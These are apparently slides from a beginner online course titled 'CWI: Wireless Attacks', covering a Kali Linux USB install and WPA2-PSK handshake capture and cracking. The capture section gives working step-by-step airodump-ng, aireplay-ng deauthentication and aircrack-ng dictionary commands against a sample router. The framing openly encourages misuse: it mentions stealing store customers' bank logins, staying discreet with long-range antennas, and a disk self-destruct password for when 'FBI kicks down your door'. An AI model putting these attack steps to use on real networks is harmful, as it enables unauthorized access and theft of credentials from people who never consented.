

CWI: Wireless Attacks: Beginner

Course Introduction

C.T. Lister

October 2017

What is the CWI Program?

- CWI stands for Cyber Warfare Instructor
- The CWI Program is started by Lister Unlimited and hosted on Udemy with the goal of training as many Instructor-Grade “Hackers” or Penetration Testers in a short amount of time
- The purpose of the CWI Program is to “put additional boots on the ground” in the wake of a staggering amount of Cyber-Attacks in the year of 2016-2017
- Each CWI is a master in a specific discipline of what the public has coined as “hacking”
 - CWI: Wireless Attacks (This Course)
 - CWI: Web Applications
 - CWI: Remote Exploitation

Difference between CWI: Wireless Basic and CWI: Wireless Advanced

- CWI: Basic covers only the most elementary and common of wireless attacks, targeting specifically wireless networks protected by WEP and WPA2-PSK
 - CWI: Basic is offered for free as a “demo” and to “break the ice” for “newbies”
- Only CWI: Advanced will be certifiable with a course completion certificate. CWI: Basic has no certification
- CWI: Advanced, is a comprehensive course that adds:
 - All known wireless network configurations for attack, including WPA2-MGT/ENT/RADIUS as a target
 - Recommended defensive measures from a White Hat point of view
 - Experimentation with the newly discovered Key Reinstallation Attack (KRACK)
 - Generating Rogue Access Points
 - DNS Redirection & Spoofing
 - SSH Tunneling & Reverse Shells
 - Pivoting through a compromised network
 - GPU-based password cracking with HashCat
 - Exploitation, Post-Exploitation, and Exfiltration
 - Armitage Teamservers (Multiplayer Metasploit)

Course Overview

As long as you have the REQUIRED items on the next slide, you should be able to pass the course and perform all of the mentioned attacks that I will go over.

1. Attacking WEP Networks
2. Attacking WPA/WPA2-PSK Networks
3. Attacking WPA2-ENT (MGT) or “RADIUS” Networks
4. Attacking WPS-Enabled Networks
5. Generating Rogue Access Points
6. Exploiting a compromised router, and post-exploiting it by extracting credentials
7. Pivoting from one victim to the next with the portfwd module
8. Using SSH Tunneling and proxy servers to scan beyond the NAT Gateway’s protection
9. Write “workable” Python and Bash Scripts to automate your attacks
10. Digging passwords and credentials with net-creds
11. Generating reverse shells with Metasploit and Pupy, and basic pivoting through a compromised network via port-forwarding
12. Creating a on-the-go password cracking rig that can be “remoted-in” via Reverse Shells and SSH Tunnels
13. Armitage “Teamservers”
14. Off Topic: Alternative Vectors of Attack such as Spearphishing


Why Wireless Attacks?

Wi-Fi is one of the most prevalent expectations in anyone's home, hospitality, or place of business. It's unheard of for any place or business nowadays to NOT have Wi-Fi in range.

Wireless Attacks is what I consider to be among the most powerful hacking disciplines due to the sheer level of damage that can be done.

1. Attacking personal devices behind the NAT Gateway using Port Forwarding Rules
2. Relatively discreet assuming you use long-range antennas
3. Impersonation, as well as sniffing credentials off the wire with TCPDump
4. A router in a store could have thousands of people connecting, per day, and if they browsed their bank accounts while you are running a downgrade attack to see credentials in cleartext, you can pull their login information
5. It's not difficult at all to gain and maintain REMOTE access as soon as you run an exploit against a router with a cracked login password. The only next step is the Administrator password, which can be pulled by a toolkit like RouterSploit.

Wireless Routers in General



We always had routers, even before the most basic wireless standards were finalized. Typically, for your home household, you would have the common **NAT Router Setup**.

1. NAT stands for **Network Address Translation**
2. NAT translates the **Public IP Address** given to you by your Internet Service Provider into the **Private IP Address** given by your router.
 - a. **Private IP Address Ranges** are: 10.0.0.0/16, 192.168.0.0/16, and 172.16.0.0/16 to 172.31.0.0/16
3. The NAT router is also referred to as a **Gateway** as it acts as both a gate and hardware firewall from the exposed internet and your vulnerable machines behind the NAT

Therefore, directly attacking and compromising the NAT with **Wireless Attacks** could potentially result in the **full compromise of all systems behind the NAT**.

Required & Optional Materials

Required Items

1. ARP Injection + Monitor Mode Capable **Wireless Adapter**
 - a. <https://www.amazon.com/Alfa-AWUS036NHA-Wireless-USB-Adaptor/dp/B004Y6MIXS>
2. **Antenna** (Stock antenna will be adequate to pass the course)
 - a. The stock antennas are detachable from the Atheros 9271 Adapters
3. Kali Linux 2017.2 **Release Image**
 - a. <https://www.kali.org/downloads/>
4. Atom.io **text editor**
 - a. <https://www.atom.io>
 - b. Alternatively you can use Geany, which can be installed by “sudo apt-get install -y geany”

Optional Items Continued (Expensive!)

1. **Books:** Learning Python the Hard Way, Black Hat Python, Violent Python, Red Team Field Manual, Hacker's Playbook 2, and Penetration Testing with Kali Linux ("PWK")
2. **2.4 ghz Parabolic Antenna or Yagi Cantenna** (significantly boosts your odds of successful capture of a handshake)
 - a. <https://www.simplewifi.com/collections/antennas/products/parabolic-grid?variant=43229383759>
 - b. <https://www.simplewifi.com/products/yagi>
3. **Reverse SMA-to-N Cable**
4. **Raspberry Pi** with Raspbian, Katoolin, and besside-ng installed on SD Card
5. **Ubiquiti M2 Bullet** Bidirectional RF Amplifier
6. **Any brand of PoE** (Power-over-Ethernet) Adapter
7. **Any brand of a 400W Power Inverter** for Vehicles (Walmart)
8. **Custom made "cracking rig"**, equipped with Kali Linux 2017.2 and AT LEAST a NVidia 9-Series Video Card. Example, a GTX 980. In this class, I will be using a Dell T20 PowerEdge Server equipped with a single, cheap sub-\$100 GTX 1050 Titanium Edition (fairly slow hashrate at only 127 kilohashes/second).
 - a. Optimally, and with a heavy wallet, you should immediately go for the GTX 1080 or a Titan X instead.

Course Lesson Format

At the end of each course section, there will be a:

1. Python Coding Section
2. Possibly a Bash Scripting Section

We are going to reverse engineer a all-in-one wireless hacking toolkit written by a person I found on GitHub known as “Smoke Jaguar”. <https://github.com/tanc7>

At the same time, we will:

1. Apply more efficient coding techniques
2. Fix common bugs that the original contributor did not implement or did not fix
3. And have fun learning about wireless attacks and basic hacking on the way

Some topics, such as Rogue Access Points and SSH Tunneling, are “free workarounds” to the toolkits offered by Hak5 Shop, who charges a pretty penny to make penetration testing activities convenient.

1. Rogue Access Point = “Wi-Fi Pineapple”
2. Persistent SSH Tunnels with obfuscation = “LAN Turtle”
3. Keystroke Injection Attacks (HID Attacks) = “USB Rubber Ducky”

By taking this course, you actually can **replicate the same capabilities** as the Hak5 Products, **for no additional charge**.

Who Am I

My name is C.T. Lister. I am a self-taught wireless hacker but I also attend courses from Cybrary IT Institute Online. I have micro-certifications in the following courses

1. **Intrusion Detection & Prevention Systems**
2. **SQL Injection**
3. **XSS Attacks**
4. **Injection Flaws**
5. **Incident Response & Advanced Forensics**
6. **Payment Card Industry Data Security Standards**
7. **End-User Mobile Device Security**

I am the sole proprietor and owner of the company Lister Unlimited in the State of Nevada (www.listerunlimited.com). We have legal clearance to operate in the City of Las Vegas.

About This Course

- There is a lot of topics to cover.
- However, feel free to take breaks, and backtrack through the videos to understand in detail certain concepts, attack methods, commands, and especially the coding syntax for our end-of-lesson coding projects
- **Don't forget to read the foreword on "Hacking Tools in General"**

A Foreword on Hacking Tools in General

A lot of us are used to the simple, dependable applications created by commercial entities. For example, Microsoft Office, Google Chrome, and Apple Mac OSX. These programs are optimized for the “User Experience” and provide static features that the customer expects. To create unstable software or break these features is to instantly alienate their customer base.

On the contrary, open source hacking tools tend to:

1. Break with every other update on GitHub
2. Buggy and prone to errors
3. The amount of bug fixes is dependent on contributions by the developer (who could possibly be just one person) and the open source community
4. May cause system-level changes that can break your Kali Linux Installation

A Foreword on Hacking Tools in General

So do not despair if your favorite tool or tool I demonstrated...

1. Crashes to a segmentation fault
2. Causes a system-level change that breaks your installation
3. Causes potential data loss or system inoperability
4. Causes network interface detection to fail

Bugs in Linux tends to be the trending norm as of 2017 and both I and fellow instructors in these “Hacking Courses” have chosen diverging options on how to fix them. But I strongly suggest periodic full-system backups before installing new tools or upgrading Kali Linux.

About This Course


- Wireless hacking isn't as much as “hard”, as compared to “too many topics to study”.
- In this course, we will hop between wireless attacks, and alternative attack methods, hacking concepts, coding exercises and Kali Linux CLI commands, before leaping back to wireless attacks.
- Because everything that I mention in this course is in some way or form, relevant to attacking a wireless network.
- We will be covering phases of reconnaissance + scanning, gaining + maintaining access, covering your tracks, exploitation, post-exploitation, exfiltration, and pivoting.

Getting Started: Kali Linux Installation

In order to attack wireless networks, on top of the required hardware, you will also need a working copy of Kali Linux. If you have a working Kali Linux Installation, you may skip the remainder of this lesson.

In this course, we will use the preferable option of a Persistent USB with LUKS Encryption installed on a 16GB USB Drive. Or “boot disk”.

1. **It is the safest way to install Kali Linux** without accidentally wiping your data
2. **It has persistent storage on the USB drive** in a separate partition
3. **It has encryption, protected by Linux Unified Key Setup (LUKS)** in the event of a compromise or theft of the disk
4. **It has full hardware support for the wireless adapter**, much like a hard-disk installation
 - a. Free, pre-compiled images of Kali Linux running on Virtual Machines are notorious for having issues interfacing with the USB wireless adapters



About LUKS Encryption


Linux Unified Key Setup (LUKS) is a disk encryption scheme that is cross-platform compatible. Kali Linux Installations support LUKS encryption as a feature out of the box in the installation menu.

<https://docs.kali.org/installation/kali-linux-encrypted-disk-install>

Upon applying LUKS encryption, on boot, you are required to enter the password to decrypt the volume before Kali Linux boots to keep the data protected.

Alternatively, if you are under duress (gun to your head or FBI kicks down your door), you can add a secondary password that “self-destructs” the data instead.

<https://www.kali.org/tutorials/emergency-self-destruction-on-luks-kali/>



Overview: Windows Method of Installing Kali Linux

To create a Persistent USB with LUKS Encryption on a Kali Linux Boot Disk, you actually need... LINUX! (head-desk). For that reason, we will actually download two images of Kali Linux. And use one installation to enable the Persistent USB Partition of the other.

1. **We are going to download the VirtualBox Image** of Kali Linux and install it on VirtualBox
2. **We are going to download a boot-disk image** of Kali Linux and write it to a fresh 16GB USB Drive
3. **We will then use the VM Kali Linux**, to run the commands to enable persistence on the USB drive

Windows Method of Installing Kali Linux

1. Later on in this course we will need to disable Secure Boot in your Windows machine.
2. But for now...
3. Download the VM Image for Kali Linux (VirtualBox)
 - a. <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>
4. Download the USB Boot Disk Image for Kali Linux
 - a. <https://www.kali.org/downloads/>
5. Download VirtualBox
 - a. <https://www.virtualbox.org/wiki/Downloads>
6. Download Rufus Disk Imager
 - a. <https://rufus.akeo.ie>

Windows Method of Installing Kali Linux

1. Run the VirtualBox Installer
2. Load the Kali Linux VirtualBox Image into the Virtual Machine on VirtualBox
3. Insert your USB Drive and run Rufus
4. Select the following options for Rufus
 - a. **Device: USB drive**
 - b. **Partition scheme: Default MBR + GPT**
 - c. **File System: Default FAT32**
 - d. **Cluster Size: Default 8192 bytes**
 - e. **Create bootable disk using: ISO**
5. On the pop-up window "ISOHybrid Image Detected", select **Write in DD Image Mode**

Creating a LUKS Encrypted + Persistent Volume

We are now at the final phase of our Kali Linux Installation for Persistent Boot Disks. We will use the VM environment of Kali Linux VM in Virtual Box to type in the necessary commands to

1. Add a new partition to your Kali Linux boot disk
2. Encrypt the partition
3. Make that partition persistent across reboot (does not lose data)

For now...

1. Go back to Windows and start up Virtual Box
2. Run the Kali Linux VM Image
3. Insert your USB Boot Disk after it's finished

Creating a LUKS Encrypted + Persistent Volume

Open a terminal and...

1. Determine which partition is your USB drive
 - a. Type **fdisk -l**
 - b. Remove your USB drive and type **fdisk -l** again
 - c. Note which partition disappeared and write it down
2. Reinsert your USB drive again, we will create a volume for LUKS and persistence
 - a. Open another terminal and type **parted**
 - b. Type **print devices**
 - c. Look for your USB drive in the list, type **select /dev/sd<letter>** where LETTER = what represented your USB drive. Such as /dev/sdb or /dev/sdc and so on
 - d. Type **print**. Check that it's the specs of the flash drive

Creating a LUKS Encrypted + Persistent Volume

3. Create a new partition for the persistence volume
 - a. Type **mkpart primary 3050 10000**
 - b. After its done, quit by typing **quit**
4. Locate the new volume
 - a. Type **fdisk -l**
 - b. Look for the new partition, it should have a number assigned to the letter.
So it could be /dev/sdb1 or /dev/sdb2 or /dev/sdc1, etc.
5. Encrypt the new volume
 - a. Type **cryptsetup --verbose --verify-passphrase luksFormat /dev/sd<drive letter><partition number**
 - b. Give it a password

Creating a LUKS Encrypted + Persistent Volume

6. Create a new file system for the persistent portion
 - a. Type **mkfs.ext3 /dev/mapper/my_usb**
 - b. Type **e2label /dev/mapper/my_usb persistence**
7. Create the configuration file for the persistent partition
 - a. **mkdir -p /mnt/my_usb**
 - b. **mount /dev/mapper/my_usb /mnt/my_usb**
 - c. **echo "/" union" > /mnt/my_usb/persistence.conf**
 - d. **umount /dev/mapper/my_usb**
 - e. **cryptsetup luksClose /dev/mapper/my_usb**
8. Now you are done. Verify that it is encrypted with a volume by removing and reinserting the USB drive.

Booting Into Your USB Drive

From Windows... (we are assuming you are running Windows 10)

1. Click on the **[START]** button and select **[SETTINGS]**
2. Select **[UPDATE AND SECURITY]** and click on **[RECOVERY]**
3. In **ADVANCED STARTUP** click on **[RESTART NOW]**
4. You will see a special screen, click on **[TROUBLESHOOT]** and select **[ADVANCED FIRMWARE OPTIONS]**
5. Choose **[UEFI FIRMWARE SETTINGS]**
6. Click **[RESTART]**
7. You will reboot into your BIOS Settings. Be careful with the settings here. Use your keyboard to move to the far right **[SAVE & EXIT]** and use your down arrows to go to **[BOOT OVERRIDE]** and select your USB drive to boot into it.

Booting Into Your USB Drive

Let's check that your antenna does its job. In the USB Boot Disk Version of Kali Linux...

1. Open a terminal and type **apt-get update && apt-get install -y kali-linux-wireless**
2. Wait for the installation to complete. Then insert your wireless card.
3. Check your wireless interfaces. Type **ifconfig -a | grep wlan**
 - a. Normally your internal wireless card shows up as wlan0 and any new wireless cards inserted into a USB port shows up as wlan1, wlan2, and so on.
4. Switch your card into monitor mode. Type **airmon-ng start wlan1**
5. Test ARP injection, type **aireplay-ng -9 wlan1mon --ignore-negative-one**

End of Lesson-Prelude

Congratulations, we now have a Kali Linux Image, installed on a Persistent USB with LUKS Encryption.

It now has all the required tools to attack wireless networks.

This is the end of day one for CWI: Wireless. Our next lesson tomorrow is attacking the most common SOHO Router Setup, WPA2-PSK.


CWI: Wireless Attacks

Attacking WEP & WPA-PSK Networks

C.T. Lister

October 2017

Wireless Routers in General



We always had routers, even before the most basic wireless standards were finalized. Typically, for your home household, you would have the common **NAT Router Setup**.

1. NAT stands for **Network Address Translation**
2. NAT translates the **Public IP Address** given to you by your Internet Service Provider into the **Private IP Address** given by your router.
 - a. **Private IP Address Ranges** are:
10.0.0.0/16, 192.168.0.0/16, and 172.16.0.0/16 to 172.31.0.0/16
3. The NAT router is also referred to as a **Gateway** as it acts as both a gate and hardware firewall from the exposed internet and your vulnerable machines behind the NAT

Therefore, directly attacking and compromising the NAT with **Wireless Attacks** could potentially result in the **full compromise of all systems behind the NAT**.

Common Wireless Encryption Standards

IMO, rollout of wireless authentication standards has been a cat-and-mouse game between manufacturer and developer, with the manufacturer being the loser almost every time (unfortunately). Modern wireless encryption standards are...

1. **OPEN** - Already open to compromise, but may have additional layers of security such as SSL, HTTPS, and HSTS (Google Starbucks Hotspots).
2. **WEP** - Obsolete and therefore, a guaranteed crack. If given enough time and IV frames
3. **WPA/WPA2-PSK** - Still in place today, not a guaranteed crack if WPS is DISABLED. However, social-engineering tricks and rogue access point (“evil twin”) tactics can improve your odds of capturing the password.
4. **WPA2-MGT** - Not commonly used except by serious business enterprises. Extremely hard to hack, but we will cover attacking it in the Intermediate level course using a combo of jamming and rogue access point tactics.

And a note about WPS (Wi-Fi Protected Setup). The WPS vulnerability to PIN brute-forcing has rendered all WEP and WPA standards susceptible to compromise, if given enough time.

Attacking WPA2-PSK Networks

We are going to throw WEP-Cracking into the backburner of this lesson, because

1. The most common router setup nowadays is WPA2-PSK
2. Even the cheapest \$50 routers from Best Buy is WPA2-PSK autoconfigured, out the box
3. WEP is so obsolete, that in my wardriving missions I have encountered less than 1% of routers in my residence being WEP protected.
4. But we will cover WEP cracking in the last half of this lesson

Overview of this course

We will employ a offline dictionary attack with CPU/GPU powered cracking tools

1. Attack a mock access point using the aircrack suite
2. Capture the handshake with airodump-ng + aireplay-ng
3. Crack the handshake with airodump-ng
4. And also show you the hashcat command on performing the same task

In later lessons of this course we will revisit this concept in order to add other tactics

1. Capturing cleartext passwords with Wifi-Phisher and social engineering
2. Creating rogue access points that are 99% identical to the attacked router
3. Employing Rogue APs against RADIUS setups (WPA2-MGT)


How Does the WPA Handshake Work?

For the sake of simplicity, I have decided to generalize how the 4-Way Handshake Works:

1. There are two machines here in the 4-Way Handshake, Client ("Laptop") and Hotspot ("Access Point")
2. The password that you use on a router is referred to as a Pre-Shared Key ("PSK")
3. The 4-Way Handshake is designed so that both client and hotspot can prove that they know the Pre-Shared Key without revealing the disclosing the real Pairwise Master Key ("PMK")
4. When authenticating, whatever PSK was entered as a password is used to construct the PMK and validated.
5. Failure to validate the constructed PMK means the password is wrong.

Therefore it is imperative for the attacker to capture the entire handshake in order to hopefully crack the Pre-Shared Key for authentication, the **"Replay Attack"**

WPA/WPA2 4 Ways Handshake



Overview of the WPA2-PSK Replay Attack Method

The general steps of the attack is as follows

1. **Detect** the presence of a vulnerable router
2. **Attack** the router by deauthenticating clients (“de-auth” or “deauth”)
3. **Capture** the WPA2 handshake from the clients auto-reconnecting to the router
4. **Crack** the handshake with a password cracker (offline-attack)

The steps can easily be summed up in four letters, **DACC**, which is **Detect**, **Attack**, **Capture**, and **Crack**.

Upon successful cracking of the password, we can then log back into the router, and run tools to compromise the system from within, such as:

1. **Routersploit** (name inspired by the Rapid7 exploit toolkit below)
2. **Metasploit** (written by Rapid7 as both open source and commercial used software)
3. **Net-creds.py** (open-source credential sniffer)
4. **DNSMasq**

In this chapter however, we are only covering the Replay Attack Method due to it's amount of content, later on we will show you how to exploit (steal admin password) and post-exploit (redirect traffic, attack machines remotely, exfiltrate data)

Introduction to the Aircrack Suite

In April 24th, 2010, Thomas d'Otreppe de Bouvette released the wireless hacking toolkit known as the Aircrack Suite. And is composed of the following components

1. **Airmon-ng** - Flips your network interface into monitor mode to allow usage of the other tools
2. **Aircrack-ng** - Password cracker for both WEP and WPA setups
3. **Aireplay-ng** - The primary attack software that performs ARP injection and launches deauthentication packets. It can also be used to test the functionality of your wireless adapter
4. **Airodump-ng** - The “Command Console” of the toolkit. Visualizes all attackable hotspots in range, with features such as color-coding, and viewing of specific wireless frames (useful in “noisy” wireless environments like dense cities)
5. **Airbase-ng** - A rogue access point generator. This will not be used in our course but it is worth a mention.

These tools must be used together to successfully attack and capture the credentials of a WPA2-PSK network. Install the Aircrack Suite by (in Kali Linux Terminal) type **apt-get update && apt-get install -y kali-linux-wireless kali-linux-pwtools**

Capturing Handshake: WPA2-PSK

1. Insert your USB Wi-Fi adapter and flip it into monitor mode
 - a. Type **airmon-ng start wlan1**
2. Dump the output while it's scanning in monitor mode, **airodump-ng wlan1mon**
3. Note the display can be configured and organized
 - a. Press **TAB** to enter highlighting mode
 - b. Press **M** to change the color
 - c. Press **S** to change sorting options
 - d. Press **D** to revert back to standard sorting
 - e. Press **SPACE** to pause the live output

Capturing Handshake: WPA2-PSK

4. Pause the output, **SPACE**
5. Select a network to target
 - a. Note the channel
 - b. Note the MAC address or “BSSID”, copy it with **CTRL+SHIFT+C**
6. Open a new terminal, **CTRL+SHIFT+N**
7. Begin a targeted listening session **airodump-ng --bssid {0} -c {1} --write {2}**
{3} where...
 - a. {0} = the BSSID of your target
 - b. {1} = the CHANNEL of your target
 - c. {2} = the FILE to write the capture file to
 - d. {3} = the INTERFACE we are using, which is wlan1mon

Capturing Handshake: WPA2-PSK

8. In our previous example, if we wanted to attack a router called..
 - a. ESSID: ComeOwnMe
 - b. BSSID: 38:70:0c:15:8a:48
 - c. CHANNEL: 6
9. Then the command is.
 - a. **airodump-ng --bssid 38:70:0c:15:8a:48 -c 6 --write /root/router_handshake_capture.cap wlan1mon**
10. We have now started a targeted listener. Now we must perform what is known as a deauth attack (deauthentication).
 - a. The objective is to listen for the handshake transmitted over the air as the victim is trying to reconnect
 - b. Deauthing means we kicked the victim off the network, forcing them to auto-reconnect

Capturing Handshake: WPA2-PSK

11. Using the parameters of our previous example, to deauthenticate our target's clients, you run this command
 - a. `aireplay-ng -0 0 -a {0} --ignore-negative-one {1}`
 - i. {0} = Targeted BSSID
 - ii. {1} = Your Wireless Attack interface
12. So for our previous example, the command is
 - a. `aireplay-ng -0 0 -a bssid 38:70:0c:15:8a:48 --ignore-negative-one wlan1mon`
13. Keep all three windows open. Periodically **ALT+TAB** to your targeted airodump-ng instance to check the top right for “**WPA Handshake: 38:70:0c:15:8a:48**”, which would indicate that you captured the handshake
14. If you are getting channel-hopping errors, close the first window, which was airodumping everyone in your immediate area and causing channels to switch.

Cracking the Handshake: Aircrack-ng

This software will work on ALL Linux distributions because it will crack the password using the CPU and not the GPU.

1. Locate your wordlist, type **ls "\$PWD"/usr/share/wordlists/***, this lists the entire working directory of each file in that directory so we can easily copy and paste
2. For this exercise, we will assume that the *.cap capture file that we obtained from the replay/deauth attack is located at: **/root/capture.cap** and our wordlist of choice is the rockyou wordlist is located at: **/usr/share/wordlists/rockyou.txt**
3. To crack the password it is
 - a. Type

aircrack-ng /root/capture.cap -w /usr/share/wordlists/rockyou.txt -l foundpassword.txt

Note there are spaces between each -option.

Cracking the Handshake: Aircrack-ng

Going over the previous command:

1. We are cracking the password contained in **/root/capture.cap** with CPU power, using aircrack-ng
2. We are using the wordlist **/usr/share/wordlists/rockyou.txt** for the dictionary attack, meaning we try each password in the dictionary
3. If the password is found, the password will be saved in **/root/foundpassword.txt**

CWI: Wireless Attacks

Cracking Handshakes with Hashcat

C.T. Lister

October 2017

